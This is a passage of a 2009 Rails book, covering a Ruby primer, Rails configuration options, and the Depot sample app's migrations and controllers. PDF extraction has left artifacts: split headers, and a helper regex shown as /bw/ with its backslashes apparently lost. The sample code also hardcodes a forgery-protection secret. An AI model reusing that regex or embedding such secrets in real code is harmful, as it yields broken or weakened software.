    C LASSES 671 the class itself. The second applies to one order, so we define it as an instance method and invoke it on a specific order object. Objects of a class hold their state in instance variables. These variables, whose names all start with @, are available to all the instance methods of a class. Each object gets its own set of instance variables. class Greeter def initialize(name) @name = name end def say(phrase) puts "#{phrase}, #{@name}" end end g1 = Greeter.new("Fred" ) g2 = Greeter.new("Wilma" ) g1.say("Hello" ) #=> Hello, Fred g2.say("Hi" ) #=> Hi, Wilma Instance variables are not directly accessible outside the class. To make them available, write methods that return their values: class Greeter def initialize(name) @name = name end def name @name end def name=(new_name) @name = new_name end end g = Greeter.new("Barney" ) puts g.name #=> Barney g.name = "Betty" puts g.name #=> Betty Ruby provides convenience methods that write these accessor methods for you (which is great news for folks tired of writing all those getters and setters): class Greeter attr_accessor :name # create reader and writer methods attr_reader :greeting # create reader only attr_writer :age # create writer only Report erratum this copy is (P1.0 printing, March 2009)
  • 672.
    M ODULES 672 Private and Protected A class’s instance methods are public by default; anyone can call them. You’ll probably want to override this for methods that are intended to be used only by other class instance methods: class MyClass def m1 # this method is public end protected def m2 # this method is protected end private def m3 # this method is private end end The private directive is the strictest; private methods can be called only from within the same instance. Protected methods can be called both in the same instance and by other instances of the same class and its subclasses. A.5 Modules Modules are similar to classes in that they hold a collection of methods, con- stants, and other module and class definitions. Unlike classes, you cannot create objects based on modules. Modules serve two purposes. First, they act as a namespace, letting you define methods whose names will not clash with those defined elsewhere. Second, they allow you to share functionality between classes—if a class mixes in a module, that module’s instance methods become available as if they had been defined in the class. Multiple classes can mix in the same module, sharing the module’s functionality without using inheritance. You can also mix multiple modules into a single class. Rails uses modules extensively. For example, helper methods are written in modules. Rails automatically mixes these helper modules into the appropriate view templates. For example, if you wanted to write a helper method that would be callable from views invoked by the store controller, you could define the following module in the file store_helper.rb in the app/helpers directory: module StoreHelper def capitalize_words(string) string.gsub(/bw/) { $&.upcase } end end Report erratum this copy is (P1.0 printing, March 2009)
  • 673.
    A RRAYS ANDH ASHES 673 A.6 Arrays and Hashes Ruby’s arrays and hashes are indexed collections. Both store collections of objects, accessible using a key. With arrays, the key is an integer, whereas hashes support any object as a key. Both arrays and hashes grow as needed to hold new elements. It’s more efficient to access array elements, but hashes provide more flexibility. Any particular array or hash can hold objects of dif- fering types; you can have an array containing an integer, a string, and a floating-point number, for example. You can create and initialize a new array object using an array literal—a set of elements between square brackets. Given an array object, you can access individual elements by supplying an index between square brackets, as the next example shows. Ruby array indices start at zero. a = [ 1, 'cat' , 3.14 ] # array with three elements a[0] # access the first element (1) a[2] = nil # set the third element # array now [ 1, 'cat', nil ] You may have noticed that we used the special value nil in this example. In many languages, the concept of nil (or null) means “no object.” In Ruby, that’s not the case; nil is an object, just like any other, that happens to represent nothing. The method << is commonly used with arrays. It appends a value to its receiver. ages = [] for person in @people ages << person.age end Ruby has a shortcut for creating an array of words: a = [ 'ant' , 'bee' , 'cat' , 'dog' , 'elk' ] # this is the same: a = %w{ ant bee cat dog elk } Ruby hashes are similar to arrays. A hash literal uses braces rather than square brackets. The literal must supply two objects for every entry: one for the key, the other for the value. For example, you may want to map musical instruments to their orchestral sections: inst_section = { :cello => 'string' , :clarinet => 'woodwind' , :drum => 'percussion' , :oboe => 'woodwind' , :trumpet => 'brass' , :violin => 'string' } Report erratum this copy is (P1.0 printing, March 2009)
  • 674.
    C ONTROL STRUCTURES 674 The thing to the left of the => is the key, and that on the right is the corre- sponding value. Keys in a particular hash must be unique—you can’t have two entries for :drum. The keys and values in a hash can be arbitrary objects— you can have hashes where the values are arrays, other hashes, and so on. In Rails, hashes typically use symbols as keys. Many Rails hashes have been subtly modified so that you can use either a string or a symbol interchangeably as a key when inserting and looking up values. Hashes are indexed using the same square bracket notation as arrays: inst_section[:oboe] #=> 'woodwind' inst_section[:cello] #=> 'string' inst_section[:bassoon] #=> nil As the last example shows, a hash returns nil when indexed by a key it doesn’t contain. Normally this is convenient, because nil means false when used in conditional expressions. Hashes and Parameter Lists You can pass hashes as parameters on method calls. Ruby allows you to omit the braces, but only if the hash is the last parameter of the call. Rails makes extensive use of this feature. The following code fragment shows a two-element hash being passed to the redirect_to method. In effect, though, you can ignore the fact that it’s a hash and pretend that Ruby has keyword arguments. redirect_to :action => 'show' , :id => product.id A.7 Control Structures Ruby has all the usual control structures, such as if statements and while loops. Java, C, and Perl programmers may well get caught by the lack of braces around the bodies of these statements. Instead, Ruby uses the keyword end to signify the end of a body: if count > 10 puts "Try again" elsif tries == 3 puts "You lose" else puts "Enter a number" end Similarly, while statements are terminated with end: while weight < 100 and num_pallets <= 30 pallet = next_pallet() weight += pallet.weight num_pallets += 1 end Report erratum this copy is (P1.0 printing, March 2009)
  • 675.
    R EGULAR EXPRESSIONS 675 Ruby statement modifiers are a useful shortcut if the body of an if or while statement is just a single expression. Simply write the expression, followed by if or while and the condition: puts "Danger, Will Robinson" if radiation > 3000 distance = distance * 1.2 while distance < 100 A.8 Regular Expressions A regular expression lets you specify a pattern of characters to be matched in a string. In Ruby, you typically create a regular expression by writing /pattern/ or %r{pattern}. For example, you could write a pattern that matches a string containing the text Perl or the text Python using the regular expression /Perl|Python/. The forward slashes delimit the pattern, which consists of the two things we’re matching, separated by a vertical bar (|). This bar character means “either the thing on the left or the thing on the right,” in this case either Perl or Python. You can use parentheses within patterns, just as you can in arithmetic expres- sions, so you could also have written this pattern as /P(erl|ython)/. Programs typically test strings against regular expressions using the =~ match operator: if line =~ /P(erl|ython)/ puts "There seems to be another scripting language here" end You can specify repetition within patterns. /ab+c/ matches a string containing an a followed by one or more b’s, followed by a c. Change the plus to an asterisk, and /ab*c/ creates a regular expression that matches one a, zero or more b’s, and one c. Ruby’s regular expressions are a deep and complex subject; this section barely skims the surface. See the PickAxe book for a full discussion. A.9 Blocks and Iterators Code blocks are just chunks of code between braces or between do...end. A common convention is that people use braces for single-line blocks and do/end for multiline blocks: { puts "Hello" } # this is a block do ### club.enroll(person) # and so is this person.socialize # end ### Report erratum this copy is (P1.0 printing, March 2009)
  • 676.
    E XCEPTIONS 676 A block must appear after the call to a method; put the start of the block at the end of the source line containing the method call. For example, in the following code, the block containing puts "Hi" is associated with the call to the method greet: greet { puts "Hi" } If the method has parameters, they appear before the block: verbose_greet("Dave" , "loyal customer" ) { puts "Hi" } A method can invoke an associated block one or more times using the Ruby yield statement. You can think of yield as being something like a method call that calls out to the block associated with the method containing the yield. You can pass values to the block by giving parameters to yield. Within the block, you list the names of the arguments to receive these parameters between ver- tical bars (|). Code blocks appear throughout Ruby applications. Often they are used in con- junction with iterators: methods that return successive elements from some kind of collection, such as an array: animals = %w( ant bee cat dog elk ) # create an array animals.each {|animal| puts animal } # iterate over the contents Each integer N implements a times method, which invokes an associated block N times: 3.times { print "Ho! " } #=> Ho! Ho! Ho! A.10 Exceptions Exceptions are objects (of class Exception or its subclasses). The raise method causes an exception to be raised. This interrupts the normal flow through the code. Instead, Ruby searches back through the call stack for code that says it can handle this exception. Exceptions are handled by wrapping code between begin and end keywords and using rescue clauses to intercept certain classes of exception: begin content = load_blog_data(file_name) rescue BlogDataNotFound STDERR.puts "File #{file_name} not found" rescue BlogDataFormatError STDERR.puts "Invalid blog data in #{file_name}" rescue Exception => exc STDERR.puts "General error loading #{file_name}: #{exc.message}" end Report erratum this copy is (P1.0 printing, March 2009)
  • 677.
    M ARSHALING OBJECTS 677 A.11 Marshaling Objects Ruby can take an object and convert it into a stream of bytes that can be stored outside the application. This process is called marshaling. This saved object can later be read by another instance of the application (or by a totally separate application), and a copy of the originally saved object can be reconstituted. There are two potential issues when you use marshaling. First, some objects cannot be dumped. If the objects to be dumped include bindings, procedure or method objects, instances of class IO, or singleton objects or if you try to dump anonymous classes or modules, a TypeError will be raised. Second, when you load a marshaled object, Ruby needs to know the definition of the class of that object (and of all the objects it contains). Rails uses marshaling to store session data. If you rely on Rails to dynam- ically load classes, it is possible that a particular class may not have been defined at the point it reconstitutes session data. For that reason, you’ll use the model declaration in your controller to list all models that are marshaled. This preemptively loads the necessary classes to make marshaling work. A.12 Interactive Ruby irb—Interactive Ruby—is the tool of choice for executing Ruby interactively. irb is a Ruby shell, complete with command-line history, line-editing capabilities, and job control. You run irb from the command line. Once it starts, just type in Ruby code. irb shows you the value of each expression as it evaluates it: % irb irb(main):001:0> def sum(n1, n2) irb(main):002:1> n1 + n2 irb(main):003:1> end => nil irb(main):004:0> sum(3, 4) => 7 irb(main):005:0> sum("cat", "dog") => "catdog" You can run irb on Rails applications, letting you experiment with methods (and sometimes undo damage to your database). However, setting up the full Rails environment is tricky. Rather than do it manually, use the script/console wrapper, as shown on page 272. A.13 Ruby Idioms Ruby is a language that lends itself to idiomatic usage. There are many good resources on the Web showing Ruby idioms and Ruby gotchas. Here are just a few. Report erratum this copy is (P1.0 printing, March 2009)
  • 678.
    R UBY IDIOMS 678 • http://www.ruby-lang.org/en/documentation/ruby-from-other-languages/ • http://en.wikipedia.org/wiki/Ruby_programming_language • http://www.zenspider.com/Languages/Ruby/QuickRef.html This section shows some common Ruby idioms that we use in this book: Methods such as empty! and empty? Ruby method names can end with an exclamation mark (a bang method) or a question mark (a predicate method). Bang methods normally do something destructive to the receiver. Predicate methods return true or false depending on some condition. a || b The expression a || b evaluates a. If it isn’t false or nil, then evaluation stops and the expression returns a. Otherwise, the statement returns b. This is a common way of returning a default value if the first value hasn’t been set. a ||= b The assignment statement supports a set of shortcuts: a op= b is the same as a = a op b. This works for most operators. count += 1 # same as count = count + 1 price *= discount # price = price * discount count ||= 0 # count = count || 0 So, count ||= 0 gives count the value 0 if count doesn’t already have a value. obj = self.new Sometimes a class method needs to create an instance of that class. class Person < ActiveRecord::Base def self.for_dave Person.new(:name => 'Dave' ) end end This works fine, returning a new Person object. But later, someone might subclass our class: class Employee < Person # .. end dave = Employee.for_dave # returns a Person The for_dave method was hardwired to return a Person object, so that’s what is returned by Employee.for_dave. Using self.new instead returns a new object of the receiver’s class, Employee. Report erratum this copy is (P1.0 printing, March 2009)
  • 679.
    RD OC DOCUMENTATION 679 require File.dirname(__FILE__) + ’/../test_helper’ Ruby’s require method loads an external source file into our application. This is used to include library code and classes that our application relies on. In normal use, Ruby finds these files by searching in a list of direc- tories, the LOAD_PATH. Sometimes we need to be specific about what file to include. We can do that by giving require a full filesystem path. The problem is, we don’t know what that path will be—our users could install our code anywhere. Wherever our application ends up getting installed, the relative path between the file doing the requiring and the target file will be the same. Knowing this, we can construct the absolute path to the target by taking the absolute path to the file doing the requiring (available in the spe- cial variable __FILE__), stripping out all but the directory name, and then appending the relative path to the target file. A.14 RDoc Documentation RDoc is a documentation system for Ruby source code. Just like JavaDoc, RDoc takes a bunch of source files and generates HTML documentation, using syntactic information from the source and text in comment blocks. Unlike JavaDoc, RDoc can produce fairly good content even if the source contains no comments. It’s fairly painless to write RDoc documentation as you write the source for your applications. RDoc is described in Chapter 16 of the PickAxe book. RDoc is used to document Ruby’s built-in and standard libraries. Depending on how your Ruby was installed, you might be able to use the ri command to access the documentation: dave> ri String.capitalize ----------------------------------------------- String#capitalize str.capitalize => new_str ----------------------------------------------------------------- Returns a copy of str with the first character converted to uppercase and the remainder to lowercase. "hello".capitalize #=> "Hello" "HELLO".capitalize #=> "Hello" "123ABC".capitalize #=> "123abc" If you used RubyGems to install Rails, you can access the Rails API documen- tation by running gem server and then pointing your browser at the URL http:// localhost:8808. The rake doc:app task creates the HTML documentation for a Rails project, leaving it in the doc/app directory. Report erratum this copy is (P1.0 printing, March 2009)
  • 680.
    Appendix B Configuration Parameters As explained on page 268, Rails can be configured by setting options either in the global environment.rb file or in one of the environment-specific files in the config/environments directory. Rails is configured via an object of class Rails::Configuration. This object is cre- ated in the environment.rb file and is passed around the various configuration files in the variable config. Older Rails applications used to set configuration options directly into Rails classes, but this is now deprecated. Rather than write this: ActiveRecord::Base.table_name_prefix = "app_" you should now write the following (within the context of an environment file): config.active_record.table_name_prefix = "app_" In the lists that follow, we show the options alphabetically within each Rails component. B.1 Top-Level Configuration config.after_initialize { ... } This adds a block that will be executed after Rails has been fully initial- ized. This is useful for per-environment configuration. config.cache_classes = true | false This specifies whether classes should be cached (left in memory) or re- loaded at the start of each request. This is set to false in the development environment by default. config.controller_paths = %w( app/controllers components ) This is the list of paths that should be searched for controllers.
  • 681.
    T OP -LEVEL C ONFIGURATION 681 config.database_configuration_file = "config/database.yml" This is the path to the database configuration file to use. config.frameworks = [ :active_record, :action_controller, :action_view, :action_mailer, :action_web_service ] This is the list of Rails framework components that should be loaded. You can speed up application loading by removing those you don’t use. config.gem name [, options] This adds a single gem dependency to the Rails application: Rails::Initializer.run do |config| config.gem 'mislav-will_paginate' , :version => '~> 2.3.2' , :lib => 'will_paginate' , :source => 'http://gems.github.com' end config.load_once_paths = [ ... ] If there are autoloaded components in your application that won’t change between requests, you can add their paths to this parameter to stop Rails reloading them. By default, all autoloaded plug-ins are in this list, so plug-ins will not be reloaded on each request in development mode. config.load_paths = [dir...] This is the paths to be searched by Ruby when loading libraries. This defaults to the following: • The mocks directory for the current environment • app/controllers and subdirectories • app, app/models, app/helpers, app/services, app/apis, components, config, lib, and vendor • The Rails libraries config.log_level = :debug | :info | :error | :fatal This is the application-wide log level. Set this to :debug in development and test and to :info in production. config.log_path = log/environment .log This is the path to the log file. By default, this is a file in the log directory named after the current environment. config.logger = Logger.new(...) This is the log object to use. By default, Rails uses an instance of class Logger, initialized to use the given log_path and to log at the given log_level. config.plugin_loader = Rails::Plugin::Loader This is the class that handles loading each plug-in. See the implementa- tion of Rails::Plugin::Loader for more details. Report erratum this copy is (P1.0 printing, March 2009)
  • 682.
    A CTIVE RECORD C ONFIGURATION 682 config.plugin_locators = Rails::Plugin::FileSystemLocator These are the classes that handle finding the desired plug-ins that you’d like to load for your application. config.plugin_paths = "vendor/plugins" This is the path to the root of the plug-ins directory. config.plugins = nil This is the list of plug-ins to load. If this is set to nil, all plug-ins will be loaded. If this is set to [ ], no plug-ins will be loaded. Otherwise, plug-ins will be loaded in the order specified. config.routes_configuration_file = "config/routes.rb" This is the path to the routes configuration file to use. config.time_zone = "UTC" This sets the default time_zone. Setting this will enable time zone aware- ness for Active Record models and set the Active Record default time zone to :utc. If you want to use another time zone, the following Rake tasks may be of help: time:zones:all, time:zones:us, and time:zones:local. time:zones:local will attempt to narrow down the possibilities based on the system local time. config.view_path = "app/views" This is the where to look for view templates. config.whiny_nils = true | false If set to true, Rails will try to intercept times when you invoke a method on an uninitialized object. For example, if your @orders variable is not set and you call @orders.each, Ruby will normally simply say something like undefined method ‘each’ for nil. With whiny_nils enabled, Rails will intercept this and instead say that you were probably expecting an array. This is on by default in development. B.2 Active Record Configuration config.active_record.allow_concurrency = true | false If this is set to true, a separate database connection will be used for each thread. Because Rails is not thread-safe when used to serve web appli- cations, this variable is false by default. You might consider (gingerly) setting it to true if you are writing a multithreaded application that uses Active Record outside the scope of the rest of Rails. config.active_record.colorize_logging = true | false By default, Active Record log messages have embedded ANSI control sequences, which colorize certain lines when viewed using a terminal Report erratum this copy is (P1.0 printing, March 2009)
  • 683.
    A CTIVE RECORD C ONFIGURATION 683 application that supports these sequences. Set the option to false to remove this colorization. config.active_record.default_timezone = :local | :utc Set this to :utc to have dates and times loaded from and saved to the database treated as UTC. config.active_record.lock_optimistically = true | false If this is false, optimistic locking is disabled. (See Section 20.4, Optimistic Locking, on page 422.) config.active_record.logger =logger This accepts a logger object, which should be compatible with the Log4R interface. This is used internally to record database activity. It is also available to applications that want to log activity via the logger attribute. config.active_record.pluralize_table_names = true | false If this is set to false, class names will not be pluralized when creating the corresponding table names. config.active_record.primary_key_prefix_type =option If option is nil, the default name for the primary key column for each table is id. If it’s :table_name, the table name is prepended. Add an underscore between the table name and the id part by setting the option to the value :table_name_with_underscore. config.active_record.record_timestamps = true | false Set this to false to disable the automatic updating of the columns cre- ated_at, created_on, updated_at, and updated_on. This is described on page 409. config.active_record.table_name_prefix ="prefix" Prepend the given strings when generating table names. For example, if the model name is User and the prefix string is "myapp-", Rails will look for the table myapp-users. This might be useful if you have to share a database among different applications or if you have to do development and testing in the same database. config.active_record.table_name_suffix ="suffix" Append the given strings when generating table names. config.active_record.timestamped_migrations ="suffix" Set this to false to use ascending integers instead of timestamps for migration prefixes. config.active_record.schema_format = :sql | :ruby This controls the format used when dumping a database schema. This is significant when running tests, because Rails uses the schema dumped from development to populate the test database. The :ruby format creates Report erratum this copy is (P1.0 printing, March 2009)
  • 684.
    A CTION CONTROLLER C ONFIGURATION 684 a file that looks like a big migration. It can be used portably to load a schema into any supported database (allowing you to use a different database type in development and testing). However, schemas dumped this way will contain only things that are supported by migrations. If you used any execute statements in your original migrations, it is likely that they will be lost when the schema is dumped. If you specify :sql as the format, the database will be dumped using a format native to the particular database. All schema details will be pre- served, but you won’t be able to use this dump to create a schema in a different type of database. config.active_record.store_full_sti_class = false | true If this is set to true, the full class name, including the namespace, will be stored when using single-table inheritance. If it’s false, all subclasses will be required to be in the same namespace as the baseclass. This is off by default. Miscellaneous Active Record Configuration These parameters are set using the old-style, assign-to-an-attribute syntax. ActiveRecord::Migration.verbose = true | false If this is set to true, the default, migrations will report what they do to the console. ActiveRecord::SchemaDumper.ignore_tables = [ ... ] This is an array of strings or regular expressions. If schema_format is set to :ruby, tables whose names match the entries in this array will not be dumped. (But, then again, you should probably not be using a schema format of :ruby if this is the case.) B.3 Action Controller Configuration config.action_controller.allow_concurrency = true | false If this is set to true, Mongrel and WEBrick will allow concurrent action processing. This is turned off by default. config.action_controller.append_view_pathdir Template files not otherwise found in the view path are looked for beneath this directory. config.action_controller.asset_host =url This sets the host and/or path of stylesheet and image assets linked using the asset helper tags. This defaults to the public directory of the application. config.action_controller.asset_host = "http://media.my.url" Report erratum this copy is (P1.0 printing, March 2009)
  • 685.
    A CTION CONTROLLER C ONFIGURATION 685 config.action_controller.consider_all_requests_local = true | false The default setting of true means that all exceptions will display error and backtrace information in the browser. Set this to false in production to stop users from seeing this information. config.action_controller.default_charset = "utf-8" This is the default character set for template rendering. config.action_controller.debug_routes = true | false Although defined, this parameter is no longer used. config.action_controller.cache_store =caching_class This determines the mechanism used to store cached fragments. Cache storage is discussed on page 559. config.action_controller.logger =logger This sets the logger used by this controller. The logger object is also avail- able to your application code. config.action_controller.optimise_named_routes = true | false If this is true, the generated named route helper methods are optimized. This is on by default. config.action_controller.page_cache_directory =dir This is where cache files are stored. This must be the document root for your web server. This defaults to your application’s public directory. config.action_controller.page_cache_extension =string This overrides the default .html extension used for cached files. config.action_controller.param_parsers[:type ] =proc This registers a parser to decode an incoming content type, automatically populating the params hash from incoming data. Rails by default will parse incoming application/xml data and comes with a parser for YAML data. See the API documentation for more details. config.action_controller.perform_caching = true | false Set this to false to disable all caching. (Caching is by default disabled in development and testing and enabled in production.) config.action_controller.prepend_view_pathdir Template files are looked for in this directory before looking in the view path. config.action_controller.request_forgery_protection_token = value This sets the token parameter name for RequestForgery. Calling protect_ from_forgery sets it to :authenticity_token by default. Report erratum this copy is (P1.0 printing, March 2009)
  • 686.
    A CTION VIEW C ONFIGURATION 686 config.action_controller.resource_action_separator = "/" This is the separator to use between resource id and actions in URLs. Earlier releases used ;, so this is provided for backward compatibility. config.action_controller.resource_path_names = { :new => ’new’, :edit => ’edit’ } This is the default strings to use in URIs for resource actions. config.action_controller.session_store =name or class This determines the mechanism used to store sessions. This is discussed starting on page 481. config.action_controller.use_accept_header =name or class If this is set to true, then respond_to and Request.format will take the HTTP Accept header into account. If it is set to false, then the request format will be determined by params[:format] if set; otherwise, the format will either be HTML or JavaScript depending on whether the request is an Ajax request. B.4 Action View Configuration config.action_view.cache_template_loading = false | true Turn this on to cache the rendering of templates, which improves per- formance. However, you’ll need to restart the server should you change a template on disk. This defaults to false, so templates are not cached. config.action_view.debug_rjs = true | false If this is true, JavaScript generated by RJS will be wrapped in an excep- tion handler that will display a browser-side alert box on error. config.action_view.erb_trim_mode = "-" This determines how ERb handles lines in rhtml templates. See the dis- cussion on page 512. config.action_view.field_error_proc =proc This Ruby proc is called to wrap a form field that fails validation. The default value is as follows: Proc.new do |html_tag, instance| %{<div class="fieldWithErrors" >#{html_tag}</div>} end B.5 Action Mailer Configuration The use of these settings is described in Section 25.1, E-mail Configuration, on page 609. config.action_mailer.default_charset = "utf-8" This is the default character set for e-mails. Report erratum this copy is (P1.0 printing, March 2009)
  • 687.
    A CTION MAILER C ONFIGURATION 687 config.action_mailer.default_content_type = "text/plain" This is thedefault content type for e-mails. config.action_mailer.default_implicit_parts_order = %w( text/html text/enriched text/plain) We saw on page 616 how Rails will automatically generate multipart mes- sages if it finds template files named xxx.text.plain.rhtml, xxx.text.html.rhtml, and so on. This parameter determines the order in which these parts are added to the e-mail and hence the priority given to them by an e-mail client. config.action_mailer.default_mime_version = "1.0" This is the default mime version for e-mails. config.action_mailer.delivery_method = :smtp | :sendmail | :test This determines the delivery method for e-mail. Use with smtpsettings. See the description starting on page 610. config.action_mailer.logger =logger Set this to override the default logger used by the mailer. (If it’s not set, the overall application logger is used.) config.action_mailer.perform_deliveries = true | false If this is false, the mailer will not deliver e-mail. config.action_mailer.raise_delivery_errors = true | false If this is true, an exception will be raised if e-mail delivery fails. Note that Rails knows only about the initial handoff of e-mail to a mail transfer agent. It cannot tell whether mail actually reached its recipient. This parameter is true in the test environment but by default is false in the others. config.action_mailer.register_template_extension extension This registers a template extension so mailer templates written in a tem- plating language other than ERb or Builder are supported. config.action_mailer.sendmail_settings =hash This is a hash containing the following settings: :location This is the location of the sendmail executable. This defaults to /usr/sbin/sendmail. :arguments This contains the command line arguments. This defaults to -i -t. config.action_mailer.smtp_settings =hash See the description starting on page 610. Report erratum this copy is (P1.0 printing, March 2009)
  • 688.
    T EST CASE C ONFIGURATION 688 config.action_mailer.template_root = "app/views" Action Mailer looks for templates beneath this directory. B.6 Test Case Configuration The following options can be set globally but are more commonly set inside the body of a particular test case: # Global setting Test::Unit::TestCase.use_transactional_fixtures = true # Local setting class WibbleTest < Test::Unit::TestCase self.use_transactional_fixtures = true # ... pre_loaded_fixtures = false | true If this is true, the test cases assume that fixture data has been loaded into the database prior to the tests running. Use with transactional fixtures to speed up the running of tests. use_instantiated_fixtures = true | false | :no_instances Setting this option to false (the default) disables the automatic loading of fixture data into an instance variable. Setting it to :no_instances creates the instance variable but does not populate it. use_transactional_fixtures = true | false If true (the default), changes to the database will be rolled back at the end of each test. Report erratum this copy is (P1.0 printing, March 2009)
  • 689.
    Appendix C Source Code This appendix contains full listings for the files we created, and the generated files that we modified, for the final Depot application. All code is available for download from our website: • http://pragprog.com/titles/rails3/code.html C.1 The Full Depot Application Database Configuration and Migrations Download depot_t/config/database.yml # SQLite version 3.x # gem install sqlite3-ruby (not necessary on OS X Leopard) development: adapter: sqlite3 database: db/development.sqlite3 pool: 5 timeout: 5000 # Warning: The database defined as "test" will be erased and # re-generated from your development database when you run "rake". # Do not set this db to the same as development or production. test: adapter: sqlite3 database: db/test.sqlite3 pool: 5 timeout: 5000 production: adapter: sqlite3 database: db/production.sqlite3 pool: 5 timeout: 5000
  • 690.
    T HE FULL D EPOT A PPLICATION 690 Download depot_t/db/migrate/20080601000001_create_products.rb class CreateProducts < ActiveRecord::Migration def self.up create_table :products do |t| t.string :title t.text :description t.string :image_url t.timestamps end end def self.down drop_table :products end end Download depot_t/db/migrate/20080601000002_add_price_to_product.rb class AddPriceToProduct < ActiveRecord::Migration def self.up add_column :products, :price, :decimal, :precision => 8, :scale => 2, :default => 0 end def self.down remove_column :products, :price end end Download depot_t/db/migrate/20080601000003_add_test_data.rb class AddTestData < ActiveRecord::Migration def self.up Product.delete_all Product.create(:title => 'Pragmatic Project Automation' , :description => %{<p> <em>Pragmatic Project Automation</em> shows you how to improve the consistency and repeatability of your project's procedures using automation to reduce risk and errors. </p> <p> Simply put, we're going to put this thing called a computer to work for you doing the mundane (but important) project stuff. That means you'll have more time and energy to do the really exciting---and difficult---stuff, like writing quality code. </p>}, :image_url => '/images/auto.jpg' , :price => 29.95) Product.create(:title => 'Pragmatic Version Control' , :description => %{<p> This book is a recipe-based approach to using Subversion that will get you up and running quickly---and correctly. All projects need Report erratum this copy is (P1.0 printing, March 2009)
  • 691.
    T HE FULL D EPOT A PPLICATION 691 version control: it's a foundational piece of any project' s infrastructure. Yet half of all project teams in the U.S. don't use any version control at all. Many others don't use it well, and end up experiencing time-consuming problems. </p>}, :image_url => '/images/svn.jpg' , :price => 28.50) # . . . Product.create(:title => 'Pragmatic Unit Testing (C#)' , :description => %{<p> Pragmatic programmers use feedback to drive their development and personal processes. The most valuable feedback you can get while coding comes from unit testing. </p> <p> Without good tests in place, coding can become a frustrating game of "whack-a-mole." That's the carnival game where the player strikes at a mechanical mole; it retreats and another mole pops up on the opposite side of the field. The moles pop up and down so fast that you end up flailing your mallet helplessly as the moles continue to pop up where you least expect them. </p>}, :image_url => '/images/utc.jpg' , :price => 27.75) end def self.down Product.delete_all end end Download depot_t/db/migrate/20080601000004_create_sessions.rb class CreateSessions < ActiveRecord::Migration def self.up create_table :sessions do |t| t.string :session_id, :null => false t.text :data t.timestamps end add_index :sessions, :session_id add_index :sessions, :updated_at end def self.down drop_table :sessions end end Report erratum this copy is (P1.0 printing, March 2009)
  • 692.
    T HE FULL D EPOT A PPLICATION 692 Download depot_t/db/migrate/20080601000005_create_orders.rb class CreateOrders < ActiveRecord::Migration def self.up create_table :orders do |t| t.string :name t.text :address t.string :email t.string :pay_type, :limit => 10 t.timestamps end end def self.down drop_table :orders end end Download depot_t/db/migrate/20080601000006_create_line_items.rb class CreateLineItems < ActiveRecord::Migration def self.up create_table :line_items do |t| t.integer :product_id, :null => false, :options => "CONSTRAINT fk_line_item_products REFERENCES products(id)" t.integer :order_id, :null => false, :options => "CONSTRAINT fk_line_item_orders REFERENCES orders(id)" t.integer :quantity, :null => false t.decimal :total_price, :null => false, :precision => 8, :scale => 2 t.timestamps end end def self.down drop_table :line_items end end Download depot_t/db/migrate/20080601000007_create_users.rb class CreateUsers < ActiveRecord::Migration def self.up create_table :users do |t| t.string :name t.string :hashed_password t.string :salt t.timestamps end end def self.down drop_table :users end end Report erratum this copy is (P1.0 printing, March 2009)
  • 693.
    T HE FULL D EPOT A PPLICATION 693 Controllers Download depot_t/app/controllers/application.rb # Filters added to this controller apply to all controllers in the application. # Likewise, all the methods added will be available for all controllers. class ApplicationController < ActionController::Base layout "store" before_filter :authorize, :except => :login before_filter :set_locale #... helper :all # include all helpers, all the time # See ActionController::RequestForgeryProtection for details # Uncomment the :secret if you're not using the cookie session store protect_from_forgery :secret => '8fc080370e56e929a2d5afca5540a0f7' # See ActionController::Base for details # Uncomment this to filter the contents of submitted sensitive data parameters # from your application log (in this case, all fields with names like "password"). # filter_parameter_logging :password protected def authorize unless User.find_by_id(session[:user_id]) if session[:user_id] != :logged_out authenticate_or_request_with_http_basic('Depot' ) do |username, password| user = User.authenticate(username, password) session[:user_id] = user.id if user end else flash[:notice] = "Please log in" redirect_to :controller => 'admin' , :action => 'login' end end end def set_locale session[:locale] = params[:locale] if params[:locale] I18n.locale = session[:locale] || I18n.default_locale locale_path = "#{LOCALES_DIRECTORY}#{I18n.locale}.yml" unless I18n.load_path.include? locale_path I18n.load_path << locale_path I18n.backend.send(:init_translations) end rescue Exception => err logger.error err flash.now[:notice] = "#{I18n.locale} translation not available" I18n.load_path -= [locale_path] I18n.locale = session[:locale] = I18n.default_locale end end Report erratum this copy is (P1.0 printing, March 2009)
  • 694.
    T HE FULL D EPOT A PPLICATION 694 Download depot_t/app/controllers/admin_controller.rb class AdminController < ApplicationController # just display the form and wait for user to # enter a name and password def login if request.post? user = User.authenticate(params[:name], params[:password]) if user session[:user_id] = user.id redirect_to(:action => "index" ) else flash.now[:notice] = "Invalid user/password combination" end end end def logout session[:user_id] = :logged_out flash[:notice] = "Logged out" redirect_to(:action => "login" ) end def index @total_orders = Order.count end end Download depot_t/app/controllers/info_controller.rb class InfoController < ApplicationController def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.html format.xml { render :layout => false } end end protected def authorize end end Download depot_t/app/controllers/store_controller.rb class StoreController < ApplicationController before_filter :find_cart, :except => :empty_cart def index @products = Product.find_products_for_sale end Report erratum this copy is (P1.0 printing, March 2009)
  • 695.
    T HE FULL D EPOT A PPLICATION 695 def add_to_cart product = Product.find(params[:id]) @current_item = @cart.add_product(product) respond_to do |format| format.js if request.xhr? format.html {redirect_to_index} end rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end def checkout if @cart.items.empty? redirect_to_index("Your cart is empty" ) else @order = Order.new end end def save_order @order = Order.new(params[:order]) @order.add_line_items_from_cart(@cart) if @order.save session[:cart] = nil redirect_to_index(I18n.t('flash.thanks' )) else render :action => 'checkout' end end def empty_cart session[:cart] = nil redirect_to_index end private def redirect_to_index(msg = nil) flash[:notice] = msg if msg redirect_to :action => 'index' end def find_cart @cart = (session[:cart] ||= Cart.new) end #... protected def authorize end end Report erratum this copy is (P1.0 printing, March 2009)
  • 696.
